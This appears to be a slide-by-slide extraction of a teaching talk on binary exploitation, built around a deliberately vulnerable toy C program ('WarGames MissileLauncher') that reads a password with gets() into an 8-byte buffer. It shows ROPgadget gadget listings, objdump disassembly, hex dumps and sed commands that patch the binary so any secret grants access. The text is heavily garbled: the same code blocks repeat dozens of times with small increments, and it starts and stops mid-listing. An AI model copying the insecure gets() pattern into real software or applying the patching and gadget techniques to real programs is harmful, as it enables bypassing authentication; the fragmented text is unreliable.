0x0804844d : ja 0x8048452 ; ret
0x08048486 : jne 0x804848b ; ret
0x080484ec : lahf ; add al, 8 ; call eax
0x08048468 : leave ; ret
0x08048377 : les ecx, ptr [eax] ; pop ebx ; ret
0x08048430 : mov ebx, dword ptr [esp] ; ret
0x0804863f : pop ebp ; ret
0x08048379 : pop ebx ; ret
0x0804863e : pop edi ; pop ebp ; ret
0x0804863d : pop esi ; pop edi ; pop ebp ; ret
0x080487ea : push cs ; adc al, 0x41 ; ret
0x0804844c : push es ; ja 0x8048453 ; ret
...
```

```
$ od -An -x ./launch
...
0006 0000 0018 0000 0004 0000 0014 0000
0003 0000 4e47 0055 245b fe3c 81c6 d16a
0cca b71a 27d0 7b1f b5ab 697f 0002 0000
04a0 ff08 c9d2 89c3 8df6 27bc 0000 0000
...
3d80 a030 0804 7500 5513 e589 ec83 e808
ff7c ffff 05c6 a030 0804 c901 c3f3 9066
10a1 049f 8508 74c0 b81f 0000 0000 c085
1674 8955 83e5 18ec 04c7 1024 049f ff08
c9d0 79e9 ffff 90ff 73e9 ffff 55ff e589
ec83 8b18 0845 4489 0424 04c7 7024 0486
...
e808 fe8a ffff c3c9 8955 83e5 38ec a165
0014 0000 4589 31f4 c7c0 e845 0002 0000
45c6 00e7 04c7 8724 0486 e808 fe60 ffff
458d 89ec 2404 65e8 fffe c7ff 2444 9004
...
0486 8d08 ec45 0489 e824 fe32 ffff c085
0475 45c6 01e7 7d80 00e7 1774 04c7 9724
0486 e808 fe58 ffff 458b 89e8 2404 7ae8
...
```

About finding gadgets for Return Oriented Programming (ROP)

```
$ python ROPgadget.py --binary ./launch --depth 4
...
0x080487eb : adc al, 0x41 ; ret
0x08048464 : add al, 8 ; call eax
0x080484a1 : add al, 8 ; call edx
0x08048466 : call eax
0x080484a3 : call edx
0x08048485 : clc ; jne 0x804848c ; ret
0x08048515 : dec ecx ; ret
0x080487ec : inc ecx ; ret
0x0804844d : ja 0x8048452 ; ret
0x08048486 : jne 0x804848b ; ret
0x080484ec : lahf ; add al, 8 ; call eax
0x08048468 : leave ; ret
0x08048377 : les ecx, ptr [eax] ; pop ebx ; ret
0x08048430 : mov ebx, dword ptr [esp] ; ret
0x0804863f : pop ebp ; ret
0x08048379 : pop ebx ; ret
0x0804863e : pop edi ; pop ebp ; ret
0x0804863d : pop esi ; pop edi ; pop ebp ; ret
0x080487ea : push cs ; adc al, 0x41 ; ret
0x0804844c : push es ; ja 0x8048453 ; ret
...
```

```
$ gcc -o launch_shared launch.c
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
Unique gadgets found: 76
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
Unique gadgets found: 76
$ python ROPgadget.py --binary launch_static | tail -1
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
Unique gadgets found: 76
$ python ROPgadget.py --binary launch_static | tail -1
Unique gadgets found: 9673
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
Unique gadgets found: 76
$ python ROPgadget.py --binary launch_static | ta
Unique gadgets found: 9673
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                   push   ebp
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                   push   ebp
89 e5                mov    ebp,esp
83 ec 38             sub    esp,0x38
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                   push   ebp
89 e5                mov    ebp,esp
83 ec 38             sub    esp,0x38
65 a1 14 00 00 00    mov    eax,gs:0x14
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                   push   ebp
89 e5                mov    ebp,esp
83 ec 38             sub    esp,0x38
65 a1 14 00 00 00    mov    eax,gs:0x14
89 45 f4             mov    DWORD PTR [ebp-0xc],eax
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                   push   ebp
89 e5                mov    ebp,esp
83 ec 38             sub    esp,0x38
65 a1 14 00 00 00    mov    eax,gs:0x14
89 45 f4             mov    DWORD PTR [ebp-0xc],eax
31 c0                xor    eax,eax
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                   push   ebp
89 e5                mov    ebp,esp
83 ec 38             sub    esp,0x38
65 a1 14 00 00 00    mov    eax,gs:0x14
89 45 f4             mov    DWORD PTR [ebp-0xc],eax
31 c0                xor    eax,eax
c7 45 e8 02 00 00 00 mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00          mov    BYTE PTR [ebp-0x19],0x0
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                   push   ebp
89 e5                mov    ebp,esp
83 ec 38             sub    esp,0x38
65 a1 14 00 00 00    mov    eax,gs:0x14
89 45 f4             mov    DWORD PTR [ebp-0xc],eax
31 c0                xor    eax,eax
c7 45 e8 02 00 00 00 mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00          mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 42;
    bool allowaccess = true;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 42;
    bool allowaccess = true;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 42;
    bool allowaccess = true;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 42;
    bool allowaccess = true;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 42;
    bool allowaccess = true;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 42;
    bool allowaccess = true;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
